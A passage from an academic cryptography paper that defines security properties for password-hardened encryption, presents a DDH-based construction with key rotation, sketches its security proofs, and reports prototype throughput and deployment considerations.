Formally, we model partial obliviousness as an experiment $\mathsf{Obl}^b_{\mathsf{PHE},\mathcal{A}}(1^\lambda)$ participated by a 3-stage adversary $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2, \mathcal{A}_3)$ acting as the malicious rate-limiter, and a "challenger" acting as the honest server. Initially, $\mathcal{A}_1$ can interact through the oracles $\mathbb{O}$ (denoted by $\mathcal{A}_1^\mathbb{O}$) with the challenger in the protocols for encryption, decryption, and key-rotation on inputs of its choice. The server outputs of the protocols are given to $\mathcal{A}$, with the obvious exception of the rotated secret key from the rotation protocol. Eventually, $\mathcal{A}_1$ outputs two password-message pairs $(\mathsf{pw}^*_0, M^*_0, \mathsf{pw}^*_1, M^*_1)$, with some state information $\mathsf{st}$ to be passed to $\mathcal{A}_2$. The password $\mathsf{pw}^*_b$ and message $M^*_b$, where $b$ is specified by the experiment,

[4]The constant 2 in the upper bound is due to the specific style and proof technique which we do not think is inherent: We will eventually show that, for our construction, $\mathsf{Hid}^b_{\mathsf{PHE},\mathcal{A}}$ for both $b \in \{0,1\}$ are indistinguishable to a hybrid experiment except with probability $\sum_{i=1}^{Q} p_i + \mathsf{negl}(\lambda)$. Taking the union bound yields the constant 2.

$\mathsf{Obl}^b_{\mathsf{PHE},\mathcal{A}}(1^\lambda)$

1 : $\mathsf{pp} \leftarrow_\$ \mathsf{Setup}(1^\lambda)$, $(\mathsf{pk}_\mathcal{S}, \mathsf{sk}_\mathcal{S}) \leftarrow_\$ \mathsf{KGen}_\mathcal{S}(\mathsf{pp})$
2 : $\mathbb{O} := \{P\langle \mathcal{S}(\mathsf{sk}_\mathcal{S}, \ldots), \cdot\rangle :$
3 : $\quad P \in \{\mathsf{Encrypt}^\varepsilon, \mathsf{Decrypt}^\ell, \mathsf{Rotate} : \ell \in \{0,1\}^*\}\}$
4 : $(\mathsf{pw}_0^*, M_0^*, \mathsf{pw}_1^*, M_1^*, \mathsf{st}) \leftarrow_\$ \mathcal{A}_1^{\mathbb{O}}(\mathsf{pp}, \mathsf{pk}_\mathcal{S})$
5 : / All server outputs are given to $\mathcal{A}$, except for $\mathsf{sk}'_\mathcal{S}$ from $\mathsf{Rotate}\langle \mathcal{S}(\mathsf{sk}_\mathcal{S}), \cdot\rangle$.
6 : / $\mathsf{Rotate}\langle \mathcal{S}(\mathsf{sk}_\mathcal{S}), \cdot\rangle$ updates $\mathsf{sk}_\mathcal{S}$ embedded in all oracles to $\mathsf{sk}'_\mathcal{S}$.
7 : $((\ell^*, T^*), \mathsf{st}) \leftarrow_\$ \mathsf{Encrypt}^\varepsilon\langle \mathcal{S}(\mathsf{sk}_\mathcal{S}, \mathsf{pw}_b^*, M_b^*), \mathcal{A}_2(\mathsf{st})\rangle$
8 : / The server output $(f, m)$ from $\mathsf{Decrypt}^\ell\langle \mathcal{S}(\mathsf{sk}_\mathcal{S}, \ldots), \cdot\rangle$ is withheld from $\mathcal{A}$
9 : $\quad$ / if $(\ell, \mathsf{pw}) = ((\ell^*_\mathcal{S}, \cdot), \mathsf{pw}_0^*)$ or $((\ell^*_\mathcal{S}, \cdot), \mathsf{pw}_1^*)$.
10 : $b' \leftarrow_\$ \mathcal{A}_3^{\mathbb{O}}(\mathsf{st}, \ell^*, T^*)$
11 : **return** $b'$

Figure 3: Partial Obliviousness Experiment

is called the "challenge password" and "challenge message" respectively.

The challenger, acting as the server, then engages in the encryption protocol using the empty label, the challenge password, and the challenge message with the adversary $\mathcal{A}_2$ acting as the rate-limiter. Upon termination, the challenger outputs a record $T^*$ with label $\ell^*$ and sends them to $\mathcal{A}_3$. The adversary $\mathcal{A}_2$ outputs a state $\mathsf{st}$ which will also be passed to $\mathcal{A}_3$.

After the generation of the challenge record $T^*$, $\mathcal{A}_3$ can still interact with the challenger through the oracles, except that the decryption oracle will no longer return the decryption result to $\mathcal{A}$, if it is queried on inputs containing $(\ell^*, \mathsf{pw}_0^*)$ or $(\ell^*, \mathsf{pw}_1^*)$. This prevents $\mathcal{A}$ from winning trivially. Eventually, $\mathcal{A}_3$ outputs a guess $b'$ of which password-message pair is chosen as the challenge. The experiment then simply outputs the value $b'$.

**Definition 2 (Partial Obliviousness)** *A PHE scheme* PHE *is* partially oblivious *if, for any three-stage* PPT *adversary* $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2, \mathcal{A}_3)$*, there exists a negligible function* $\mathsf{negl}(\lambda)$ *such that*

$$\left| \Pr\left[\mathsf{Obl}^0_{\mathsf{PHE},\mathcal{A}}(1^\lambda) = 1\right] - \Pr\left[\mathsf{Obl}^1_{\mathsf{PHE},\mathcal{A}}(1^\lambda) = 1\right] \right| \leq \mathsf{negl}(\lambda),$$

*where each probability is taken over the random coins of the experiment.*

**Soundness (Figure 4 and Figure 5).** Soundness (Figure 4) ensures that if a record and its encrypted message are generated by an honest server and a (possibly malicious) rate-limiter, then the message can be recovered by engaging in the decryption protocol using the correct password (unless the rate-limiter aborts). On the other hand, decrypting using an incorrect password is guaranteed to yield $f = 0$ (unless the rate-limiter aborts). This property arguably suffices for practical applications.

$\mathsf{Soundness}_{\mathsf{PHE},\mathcal{A}}(1^\lambda)$

1 : $(\mathsf{pk}_\mathcal{R}, \mathsf{sk}_\mathcal{S}, \mathsf{pw}, \mathsf{pw}', M, \mathsf{st}) \leftarrow_\$ \mathcal{A}_1(1^\lambda)$
2 : $((\ell, T), \mathsf{st}) \leftarrow_\$ \mathsf{Encrypt}^\varepsilon\langle \mathcal{S}(\mathsf{sk}_\mathcal{S}, \mathsf{pw}, M), \mathcal{A}_2(\mathsf{st})\rangle$
3 : $((f, M'), \mathsf{st}) \leftarrow_\$ \mathsf{Decrypt}^\ell\langle \mathcal{S}(\mathsf{sk}_\mathcal{S}, \mathsf{pw}', T), \mathcal{A}_3(\mathsf{st})\rangle$
4 : $b_0 \leftarrow (f \neq \perp)$
5 : $b_1 \leftarrow (\mathsf{pw} = \mathsf{pw}' \wedge (f \neq 1 \vee M \neq M'))$
6 : $b_2 \leftarrow (\mathsf{pw} \neq \mathsf{pw}' \wedge f \neq 0)$
7 : **return** $b_0 \wedge (b_1 \vee b_2)$

Figure 4: Soundness Experiment

$\mathsf{StrongSoundness}_{\mathsf{PHE},\mathcal{A}}(1^\lambda)$

1 : $(\mathsf{pk}_\mathcal{R}, \mathsf{sk}_\mathcal{S}, \ell, \ell', \mathsf{pw}, \mathsf{pw}', T, \mathsf{st}) \leftarrow_\$ \mathcal{A}'(1^\lambda)$
2 : $((f, M), \mathsf{st}) \leftarrow_\$ \mathsf{Decrypt}^\ell\langle \mathcal{S}(\mathsf{sk}_\mathcal{S}, T, \mathsf{pw}), \mathcal{A}_2(\mathsf{st})\rangle$
3 : $((f', M'), \mathsf{st}) \leftarrow_\$ \mathsf{Decrypt}^{\ell'}\langle \mathcal{S}(\mathsf{sk}_\mathcal{S}, T, \mathsf{pw}'), \mathcal{A}_3(\mathsf{st})\rangle$
4 : $b_0 \leftarrow (\perp \notin \{f, f'\})$ / Rate-limiter does not abort.
5 : $b_1 \leftarrow ((\ell, \mathsf{pw}) = (\ell', \mathsf{pw}') \wedge (f, M) \neq (f', M'))$
6 : / Same labels and passwords, different behaviors
7 : $b_2 \leftarrow ((\ell, \mathsf{pw}) \neq (\ell', \mathsf{pw}') \wedge f = f' = 1)$
8 : / Record is valid under different label-password pairs
9 : **return** $b_0 \wedge (b_1 \vee b_2)$

Figure 5: Strong Soundness Experiment

To make the rate-limiter even more accountable, the strong soundness property guarantees all properties of soundness, with some additional ones (Figure 5). These additional requirements are similar to those in the binding property of PH. Specifically, we additionally require that, even for a maliciously generated record, it is infeasible for the malicious rate-limiter to behave inconsistently without getting caught (assuming that it does not abort). The inconsistent behaviors include: 1) convince the server to output differently when decrypting the same record using the same password and the same label; 2) convince the server that the record is valid when decrypting with different label-password pairs.

**Definition 3 ((Strong) Soundness)** *A PHE scheme* PHE *is* sound *if, for any* PPT *adversary* $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2, \mathcal{A}_3)$*, there exists a negligible function* $\mathsf{negl}(\lambda)$ *such that*

$$\Pr\left[\mathsf{Soundness}_{\mathsf{PHE},\mathcal{A}}(1^\lambda) = 1\right] \leq \mathsf{negl}(\lambda).$$

*Furthermore, it is strongly sound if it also holds that*

$$\Pr\left[\mathsf{StrongSoundness}_{\mathsf{PHE},\mathcal{A}}(1^\lambda) = 1\right] \leq \mathsf{negl}(\lambda).$$

*The probabilities are taken over the random coins of the corresponding experiment.*

**Forward Security (Figure 6).** The key rotation phase should *heal* the system in the sense that it renders the old secret keys of the server and the rate-limiter useless to the adversary. The old secret keys should not help the adversary in recovering information from an updated record. On the other hand, the rotated keys and updated records should function the same as freshly generated keys and records respectively.

In order not to consider all possible sequences of corruption of the server and the rate-limiter in all security properties, we adopt the approach in the original PH definition [16] to define a strong notion of forward security. This property ensures that even for maliciously generated records and maliciously generated secret keys for both the server and the rate-limiter, the rotated keys and updated records are indistinguishable to freshly generated keys and records respectively, except for the information that is preserved for ensuring functionality, *e.g.*, the encrypted messages and the labels.

Unlike the original definition [16], our definition allows the adversary to generate multiple records. This definition seems not to be equivalent to the single-record variant, as an adversary against the single-record variant cannot simulate a challenger of the multi-record variant without knowing the update token chosen by the challenger of the single-record variant.

**Definition 4 (Forward Security)** *A PHE scheme* PHE *is* forward secure *if for any two-stage* PPT *adversary* $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2)$ *there exists a negligible function* $\mathsf{negl}(\lambda)$ *with*

$$\left| \Pr\left[\mathsf{FwdSec}^{0}_{\mathsf{PHE},\mathcal{A}}(1^\lambda) = 1\right] - \Pr\left[\mathsf{FwdSec}^{1}_{\mathsf{PHE},\mathcal{A}}(1^\lambda) = 1\right] \right| \leq \mathsf{negl}(\lambda),$$

*where each probability is taken over the random coins of the experiments.*

## 3 Our Construction

Since PHE is an extension of PH with an encryption functionality, it is natural to construct a PHE scheme from an existing PH scheme (*e.g.*, [10,16]). Recall that in a PH scheme, when a new end-user registers, the server and the rate-limiter engage in an enrollment protocol and jointly create a record which "encrypts" the password of the end user. Later, when the end user logs in with a candidate password, the server and the rate-limiter can jointly verify whether the candidate password is valid.

### 3.1 Why Generic Construction Fails

Our first attempts are to construct PHE generically from PH or PO-PRF. Below, we discuss why these approaches are unsatisfactory.

$\mathsf{FwdSec}^{b}_{\mathsf{PHE},\mathcal{A}}(1^\lambda)$

$\mathsf{pp} \leftarrow_{\$} \mathsf{Setup}(1^\lambda)$
$(\mathsf{sk}_{\mathcal{S}}, \mathsf{sk}_{\mathcal{R}}, \{(\ell_i, \mathsf{pw}_i, T_i)\}_{i=1}^{n}, \mathsf{st}) \leftarrow_{\$} \mathcal{A}_1(\mathsf{pp})$
/ for some $n = \mathsf{poly}(\lambda)$
$\forall i \in [n],\ ((f_i, M_i), \varepsilon) \leftarrow \mathsf{Decrypt}^{\ell_i}\langle \mathcal{S}(\mathsf{sk}_{\mathcal{S}}, \mathsf{pw}_i, T_i), \mathcal{R}(\mathsf{sk}_{\mathcal{R}})\rangle$
**if** $b = 0$ **then**
  $((\mathsf{pk}'_{\mathcal{S}}, \mathsf{sk}'_{\mathcal{S}}, \tau), (\mathsf{pk}'_{\mathcal{R}}, \mathsf{sk}'_{\mathcal{R}})) \leftarrow_{\$} \mathsf{Rotate}\langle \mathcal{S}(\mathsf{sk}_{\mathcal{S}}), \mathcal{R}(\mathsf{sk}_{\mathcal{R}})\rangle$
  $\forall i \in [n], T'_i \leftarrow_{\$} \mathsf{Update}^{\ell_i}(\tau, T_i)$
**else**
  $(\mathsf{pk}'_{\mathcal{S}}, \mathsf{sk}'_{\mathcal{S}}) \leftarrow_{\$} \mathsf{KGen}_{\mathcal{S}}(\mathsf{pp}),\ (\mathsf{pk}'_{\mathcal{R}}, \mathsf{sk}'_{\mathcal{R}}) \leftarrow_{\$} \mathsf{KGen}_{\mathcal{R}}(\mathsf{pp})$
  $\forall i \in [n], ((\ell'_i, T'_i), \varepsilon) \leftarrow_{\$} \mathsf{Encrypt}^{\ell_i}\langle \mathcal{S}(\mathsf{sk}'_{\mathcal{S}}, \mathsf{pw}_i, M_i), \mathcal{R}(\mathsf{sk}'_{\mathcal{R}})\rangle$
  / By the assumed convention, $\ell'_i = \ell_i\ \forall i \in [n]$
**endif**
$b' \leftarrow_{\$} \mathcal{A}_2(\mathsf{st}, \mathsf{sk}'_{\mathcal{S}}, \mathsf{sk}'_{\mathcal{R}}, T'_1, \ldots, T'_n)$
**return** $((\forall i \in [n],\ f_i = 1) \wedge b')$

Figure 6: Forward Security Experiment

#### 3.1.1 Generic Construction from PH

At first glance, a PHE scheme might be built on top of a PH scheme, by additionally encrypting the message in the enrollment protocol, in such a way that it can be decrypted if and only if a valid candidate password is provided. Below, we sketch a plausible construction.

Suppose there exist a PH scheme and a public-key encryption (PKE) scheme which are both key-rotatable. In the encryption phase, the server and the rate-limiter engage in the enrollment protocol of the PH scheme. The server additionally encrypts the message using PKE to the rate-limiter. Later, in the decryption phase, the server and the rate-limiter engage in the validation protocol of the PH scheme. The server additionally requests the rate-limiter to decrypt a possibly blinded / rerandomized version of the ciphertext.

One can immediately notice that the above construction suffers from a mix-and-match attack: The server can request decryption of arbitrary combinations of enrollment records and ciphertexts in the decryption phase. One way to avoid this issue is to let the rate-limiter sign the record-ciphertext pairs as they are created, and let the server prove in zero-knowledge that a decryption request is on a record-ciphertext pair which is blinded / rerandomized from another pair for which it possesses a signature. However, such an approach seems inefficient since the server likely needs to prove complex statements involving PH protocol execution, PKE encryption, and signature verification.

### 3.1.2 Generic Construction from PO-PRF Services

We also investigate the possibility of building PHE generically from PO-PRF. Similar to the construction of symmetric-key encryption from PRFs, where a ciphertext $C$ which encrypts message $M$ using key $k$ is computed as $C = (\mathsf{PRF}(k,r) \oplus M, r)$, one idea is to encrypt a message by the output of the PO-PRF as a one-time pad.

When instantiated with PYTHIA, the only known construction of PO-PRF, a PRF value is a group element $e(H_1(\mathsf{un}), H_2(\mathsf{pw}))^k$ in the target group of a cryptographic bilinear map $e$. A ciphertext of $M$ would thus be $C = e(H_1(\mathsf{un}), H_2(\mathsf{pw}))^k \cdot M$. The problem with this approach is that, after key-rotation (from $k$ to $rk$ where $r$ is a random field element), the corresponding ciphertext becomes $C' = C^r = e(H_1(\mathsf{un}), H_2(\mathsf{pw}))^{rk} \cdot M^r$, which encrypts $M^r$ instead of $M$.

Another idea is to use the output of a PO-PRF as the secret key of a key-homomorphic encryption (KHE) scheme. However, recall that PRF values of PYTHIA are target group elements, and hence the companion KHE scheme must have target group elements as secret keys. Assuming the decryption algorithm of the KHE scheme only uses generic group operations, it seems rather difficult to "protect" the secret key, *i.e.*, one may infer the secret key from the ciphertext and its corresponding decryption result by "undoing" the generic group operations involved in decryption. Additional machinery such as another bilinear map might be needed. In other words, this approach needs a cryptographic trilinear map of which no known efficient construction exists.

## 3.2 Non-Black-Box Approach: Intuition

We adopt an alternative approach which upgrades the PH scheme PHOENIX by Lai *et al.* [16] in a non-black-box way into an efficient PHE scheme. The transform is based on the observation below: In the validation protocol of PHOENIX, the server first sends to the rate-limiter a PKE ciphertext encrypting a pseudorandom value generated by the rate-limiter. The latter decrypts the ciphertext and checks whether the pseudorandom value is well-formed, or equivalently whether the candidate password is valid. If so, it proves the well-formedness in zero-knowledge to the server. The rate-limiter essentially provides an "equality check service" to the server. With this observation, the idea is to turn such a service into a "conditional decryption service" where decryption is performed if the equality check is satisfied.

However, we can do even better. Observe that the use of PKE in PHOENIX is actually not necessary: It does not offer protection against a malicious rate-limiter since the latter knows the decryption key anyway. It also does not offer protection against a malicious server, since the (password-)hiding property relies on the fact that the server must guess the correct password to derive (a ciphertext of) the pseudorandom value. We believe that the use of PKE in PHOENIX is inherited from the scheme [20] the authors were trying to fix.

In the following, we construct an extremely simple PHE scheme by taking the core idea of PHOENIX, stripping off the PKE operations, and adding a (symmetric-key) encryption mechanism for messages. The only drawback of removing the PKE operations seems to be that we now explicitly require that the communication between the server and the rate-limiter is done through a secure channel, which was implicitly assumed in PHOENIX[5].

Along with the simplification and the upgrade, we also let the rate-limiter generate a proof even if the pseudorandom value given by the server, or equivalently the given candidate password, is invalid (which was missing in PHOENIX). With these modifications the scheme satisfies the strong soundness definition (which subsumes binding), making the rate-limiter more accountable.

## 3.3 Description of Construction

Let $\mathbb{G}$ be a finite multiplicative cyclic group of order $q$ with identity element $I$. Let $\Pi.(\mathsf{Gen}, \mathsf{Prove}, \mathsf{Vf})$ be a non-interactive zero-knowledge proof of knowledge (NIZKPoK) scheme for discrete logarithm representations in $\mathbb{G}$ (*e.g.*, the generalized Schnorr protocol). Let $\mathsf{H}_{\mathcal{S}}, \mathsf{H}_{\mathcal{R}} : \{0,1\}^* \to \mathbb{G}$ be hash functions (to be modeled as random oracles in the security proof). Let the password space and message space to be $\mathcal{P} := \{0,1\}^*$ and $\mathcal{M} := \mathbb{G}$ respectively. Our construction is as follows.

**Setup and Key Generation (Figure 7).** The setup procedure generates a common reference string $\mathsf{crs}$ (which defines $\mathsf{H}_{\mathcal{S}}$ and $\mathsf{H}_{\mathcal{R}}$) and a generator $G$ of the group $\mathbb{G}$. The server and the rate-limiter generate their keys using $\mathsf{KGen}_{\mathcal{S}}$ and $\mathsf{KGen}_{\mathcal{R}}$ respectively and individually. The server secret key consists of an integer $y \in \mathbb{Z}_q$. The rate-limiter secret key is $x \in \mathbb{Z}_q$ and the public key is $X = G^x$.

**Encryption (Figure 8).** When a new end-user registers for a new account with the server, the server engages in an encryption protocol with the rate-limiter. The server inputs its secret key, the password $\mathsf{pw}$, and the message $M$, while the rate-limiter inputs its secret key. (As mentioned in the discussion of the definitions, the input label $\ell$ is always an empty string in real-world usage.)

The protocol is as follows. In the usual case where $\ell$ is empty, the server and the rate-limiter sample random nonces $n_{\mathcal{S}}$ and $n_{\mathcal{R}}$ respectively. These nonces serve as

[5] In the hiding experiment, the communication transcript of the enrollment protocol for creating the challenge record is not given to the adversary. Their security proof indeed makes use of this fact.

| $\mathsf{Setup}\ (1^\lambda)$ | $\mathsf{KGen}_\mathcal{R}(\mathsf{pp})$ |
|---|---|
| $\mathsf{crs} \leftarrow_\$ \Pi.\mathsf{Gen}(1^\lambda)$ | $x \leftarrow_\$ \mathbb{Z}_q$ |
| $G \leftarrow_\$ \mathbb{G}$ | $X \leftarrow G^x$ |
| **return** $(\mathsf{crs}, G)$ | $\mathsf{pk}_\mathcal{R} \leftarrow X$ |
| | $\mathsf{sk}_\mathcal{R} \leftarrow x$ |
| $\mathsf{KGen}_\mathcal{S}(\mathsf{pp})$ | **return** $(\mathsf{pk}_\mathcal{R}, \mathsf{sk}_\mathcal{R})$ |
| $\mathsf{pk}_\mathcal{S} \leftarrow \varepsilon$ | |
| $\mathsf{sk}_\mathcal{S} \leftarrow y \leftarrow_\$ \mathbb{Z}_q$ | |
| **return** $(\mathsf{pk}_\mathcal{S}, \mathsf{sk}_\mathcal{S})$ | |

Figure 7: Setup and Key Generation of PHE

session identifiers or pseudonyms of the registering end-user. Otherwise, if $\ell$ is non-empty, the parties simply parse it as the tuple $(n_\mathcal{R}, n_\mathcal{S})$.

Next, the parties jointly create the ciphertext $(H^x_{\mathcal{R},0}H^y_{\mathcal{S},0}, H^x_{\mathcal{R},1}H^y_{\mathcal{S},1}M^y)$[6], where $H_{\mathcal{S},b} = \mathsf{H}_\mathcal{S}(\mathsf{pw}, n_\mathcal{S}, b)$ and $H_{\mathcal{R},b} = \mathsf{H}_\mathcal{R}(n_\mathcal{R}, b)$ for $b \in \{0,1\}$[7]. To do so, the rate-limiter sends the tuple $(H^x_{\mathcal{R},0}, H^x_{\mathcal{R},1})$ along with the rate-limiter nonce $n_\mathcal{R}$ to the server. The latter completes the ciphertext by multiplying the tuple with $(H^y_{\mathcal{S},0}, H^y_{\mathcal{S},1}M^y)$ (component-wise). Finally, the server stores the resulting ciphertext as the record $T$ and the nonces $n_\mathcal{S}$ and $n_\mathcal{R}$ as the label $\ell'$ for the registering end-user.

**Decryption (Figure 9).** When an end user logs in with a candidate password pw, the server looks up its corresponding record $T$ and label $\ell$, and engages in the decryption protocol with the rate-limiter. The server inputs its secret key $\mathsf{sk}_\mathcal{S}$, the label $\ell$, the record $T$, and the password pw. The rate-limiter inputs its secret key $\mathsf{sk}_\mathcal{R}$ and the label $\ell$. In a slightly different formulation, we can let the server send $\ell$ with the first message to the rate-limiter.

Recall that the record $T$ is in the form $(T_0, T_1) = (H^x_{\mathcal{R},0}H^y_{\mathcal{S},0}, H^x_{\mathcal{R},1}H^y_{\mathcal{S},1}M^y)$. To begin, the server computes $C_0$ as $T_0/\mathsf{H}_\mathcal{S}(\mathsf{pw}, n_\mathcal{S}, 0)^y$, which is equal to $H^x_{\mathcal{R},0}$ if the password pw is correct. It sends $C_0$ to the rate-limiter, who checks if $C_0$ is indeed equal to $H^x_{\mathcal{R},0}$. If so it sends $H^x_{\mathcal{R},1}$, and a proof that the computation is done faithfully, back to the server. The latter then verifies the proof, recovers $M$ as $(T_1 H^{-x}_{\mathcal{R},1} H^{-y}_{\mathcal{S},1})^{1/y}$, and outputs the flag $f = 1$ and the message $M$. Otherwise, the rate-limiter proves that $C_0$ and $H^x_{\mathcal{R},0}$ are not equal. The server verifies the proof and outputs the flag $f = 0$ (and $M = \varepsilon$).

**Key Rotation and Update (Figure 10).** When either one of the server and the rate-limiter is compromised, or due to a regular routine, they may engage in a key rotation protocol to rotate their (public and) secret keys such that they are distributed identically as freshly generated keys. Then, the server *locally* runs the update algorithm on each record so that it is valid with respect to the new keys. Note that the update is done *without* knowing the passwords and messages corresponding to the records.

In the key rotation protocol, the rate-limiter generates a tuple of random integers $(\alpha, \beta)$ and sends it to the server[8]. The latter updates its secret key to $y' = \alpha y$. Similarly, the rate-limiter updates its secret key to $x' = \alpha x + \beta$. It also publishes its new public key $X' = G^{x'}$.

To update each encryption record $T$ without knowing the encrypted message and the corresponding password, the server runs the update algorithm on each record $T$ with its label $\ell = (n_\mathcal{R}, n_\mathcal{S})$. Recall that a record $T$ is in the form $(T_0, T_1) = (H^x_{\mathcal{R},0}H^y_{\mathcal{S},0}, H^x_{\mathcal{R},1}H^y_{\mathcal{S},1}M^y)$. The algorithm simply computes $T' = (T'_0, T'_1)$ as

$$\begin{aligned}(T'_0,\ T'_1) &= (T_0^\alpha H^\beta_{\mathcal{R},0},\ T_1^\alpha H^\beta_{\mathcal{R},1}) \\ &= (H^{\alpha x+\beta}_{\mathcal{R},0} H^{\alpha y}_{\mathcal{S},0},\ H^{\alpha x+\beta}_{\mathcal{R},1} H^{\alpha y}_{\mathcal{S},1} M^{\alpha y}) \\ &= (H^{x'}_{\mathcal{R},0} H^{y'}_{\mathcal{S},0},\ H^{x'}_{\mathcal{R},1} H^{y'}_{\mathcal{S},1} M^{y'}).\end{aligned}$$

**Correctness.** The correctness of the scheme follows immediately from the completeness of the NIZKPoK scheme, and is subsumed by the soundness property.

## 3.4 Security Analysis

We state our formal results with proof sketches. Full proofs are postponed to Appendix A.

**Theorem 1 (Partial Obliviousness)** *Assume that DDH is hard in $\mathbb{G}$. Then, in the random oracle model, our construction achieves partial obliviousness.*

**Proof 1 (Proof sketch)** *The proof is based on the observation that the adversary can only obtain (pseudorandom) hashes of $(\mathsf{pw}^*_b, M^*_b)$ but not $(\mathsf{pw}^*_{1-b}, M^*_{1-b})$, since (essentially) the only way to obtain the latter is by querying the decryption oracle on $(\ell, \mathsf{pw})$ where $\ell = (\ell^*_\mathcal{S}, \cdot)$ and $\mathsf{pw} = \mathsf{pw}^*_{1-b}$, which is refused by the oracle.*

**Theorem 2 (Message Hiding)** *If $\Pi$ is zero-knowledge and DDH is hard in $\mathbb{G}$, then our construction achieves message hiding in the random oracle model.*

**Proof 2 (Proof sketch)** *The core of the proof relies on the fact that the adversary must submit a pseudorandom value in order to gain any useful information about the challenge message $M^*_b$. However, since the pseudorandom value is masked by the (pseudorandom) hash of the*

[6] The purpose of encrypting $M^y$ instead of $M$ is to "absorb" the effect of key-rotation to $y$, so that $M$ does not change after key-rotation.

[7] The input $b$ essentially splits $\mathsf{H}_\mathcal{R}$ (and $\mathsf{H}_\mathcal{S}$) into two independent hash functions, thus saving the need to have a two-integer secret key.

[8] It is also possible to have the server and the rate-limiter jointly generate these values, so that both parties are convinced that the values are truly random. Yet, this is not necessary for proving security in our model.



Figure 8: Encryption Protocol of PHE

*challenge password* $\mathsf{pw}^*$*, the only way to obtain the value is through guessing* $\mathsf{pw}^*$.

**Theorem 3 (Strong Soundness)** *If* $\Pi$ *is sound and has the proof of knowledge property, then our construction is strongly sound.*

**Proof 3 (Proof sketch)** *The proof follows almost immediately from the soundness and the proof of knowledge property of* $\Pi$*: An adversary against (strong) soundness must convince an honest server to either draw an incorrect conclusion about the validity of a record or a candidate password, or recover a different message which is not encrypted in the record. This means that the adversary is able to produce proofs of contradicting statements, one of which must be false. We can thus use such an adversary as a black-box to break the soundness of* $\Pi$.

**Theorem 4 (Forward security)** *Our construction is perfectly forward secure.*

**Proof 4 (Proof sketch)** *The truth of the claim follows from the fact that, for any tuples* $(x,y)$ *and* $(x',y')$ *in* $\mathbb{Z}_q^2$*, there exists a unique mapping* $(x',y') = (\alpha x + \beta, \alpha y)$ *defined by* $(\alpha,\beta)$ *in* $\mathbb{Z}_q^2$ *which maps* $(x,y)$ *to* $(x',y')$.

# 4 Evaluation and Deployment

We report the performance evaluation of our prototype implementation and discuss the possibility of practical deployment. We use `SHA256` for the hash functions and `NIST P-256` for the group $\mathbb{G}$. For the zero-knowledge proofs, we use sigma protocols [7] based on Fiat-Shamir [11] for equality and inequality of discrete logarithm representations.

## 4.1 Evaluation

For a detailed evaluation, we implemented our scheme using the Charm [1] crypto prototyping library and the Falcon Web Framework. Data is passed through GET parameters to the crypto service and the results are communicated back in JSON. We used a dedicated virtual machine on an off-the-shelves server and assigned one up to eight cores to the virtual machine. The host system for the local setup is running nginx and uwsgi on a 10-core Intel Xeon E5-2640 CPU.

For all studies, we assume an https connection with keep-alive. We consider this realistic for busy sites where a dedicated connection is kept open between the PHE service and the user-facing web server.

To estimate the resources needed, we evaluated the throughput of the PHE rate-limiter. The measurements are obtained using the Apache benchmark tool. As shown in Figure 11, the PHE crypto service perfectly scales to more cores and can handle more than 525 encryption and (successful) decryption (*i.e.*, registration and login) requests per second (per core). As shown in Table 1, this is a significant improvement even compared to PHOENIX which has no encryption functional-



Figure 9: Decryption Protocol of PHE

| PHOENIX validate | 371.34 |
| PHE encrypt | 525.04 |
| PHE decrypt | 524.21 |

Table 1: Rate-Limiter Requests per Second

ity: PHOENIX can process 371 validation requests using similar hardware [16]. Enrollment in PHOENIX is significantly cheaper (1500 requests per second [16]) than encryption in our scheme, as the former does not involve any zero-knowledge proofs. PYTHIA is even slower due to the pairing-based construction and achieves 129 enrollment or validation requests per second [16].

Finally, we measure the throughput of the server. Since the server needs to perform twice the amount of exponentiations than the rate-limiter does, it is expected that the throughput of the server is roughly half that of the rate-limiter. This expectation is indeed confirmed by the evaluation Figure 12, in which the server is utilizing the same set of machines as were used for the rate-limiter-side evaluation. Specifically, the server can process about 250 requests per core per second. Although no measurement of the server throughput is available for PHOENIX [16], we expect our scheme comes on top since fewer exponentiations (*e.g.*, encryption and rerandomization in PHOENIX) are required. On the other hand, since the server in PYTHIA does nothing but equality checks, its computation cost should be negligible.

Considering current recommendations for best practice [21] on password hashing we note that algorithms like scrypt or Argon2 [3] are usually configured to limit login throughput to tens of requests per second which is significantly slower than the overhead introduced by PHE. It might be advisable to instantiate $H_{\mathcal{S}}$ with such a state-of-the-art hashing function for maximum protection. When doing so the overhead of PHE becomes tiny.

Figure 10: Key-Rotation Protocol of PHE



Figure 11: Rate-Limiter throughput in req/s



Figure 12: Server throughput in req/s

## 4.2 Scalability

Regarding the scalability of PHE, we make two remarks. First, note that the state kept by the rate-limiter for each server is small: It consists of one counter per end user of the server, solely for rate-limiting purposes. Second, instances of the encryption, decryption, and key rotation protocols (for the same or different servers) are independent. Thus, it is expected that the throughput of the rate-limiter scales linearly with the number of cores, except for the inevitable overhead for threading.

## 4.3 Possibility of Deployment

We envision a practical deployment of the system due to a mutual benefit of all parties – end users, online service providers, and crypto service providers.

**End Users.** As the end users are registered for the services provided by the online service providers, we assume that the latter is trusted to a certain degree. Although a new party, namely the rate-limiter, is introduced for the transition from an existing, say access-control-based, data security solution to the more secure PHE solution, the end users need not trust any additional parties due to the obliviousness property against rate-limiters. In fact, the transition to PHE even reduces trust in the online service providers, since the latter can no longer decrypt user data by themselves.

**Online Service Providers.** By providing a better security solution for the end users, an online service provider can improve its image which potentially popularizes its services. The risk of financial losses due to data leakage is also reduced, since attackers would now need to fully compromise both the online service provider and the rate-limiter to decrypt user data. This is particularly important for small companies whose developers are not specialized in security. Assuming that the rate-limiters are developed and maintained by security experts, it is a reasonable assumption that these rate-limiters are much harder to attack.

**Crypto Service Providers.** Crypto service providers have financial incentives to run and maintain rate-limiters, assuming online service providers and end users are willing to invest in better security. The PHE solution also introduces a better division of labor: Security experts can focus on developing and maintaining rate-limiters which are specialized in security, while online service providers can focus on providing (non-security) services they used to provide.

### 4.4 Conversion of Existing Systems

An existing system can be converted gradually in at least two ways. As an end user logs in, the server can retrieve the record from the existing system (*e.g.*, salted hash), and create a new record encrypting a random message $M$ using PHE.

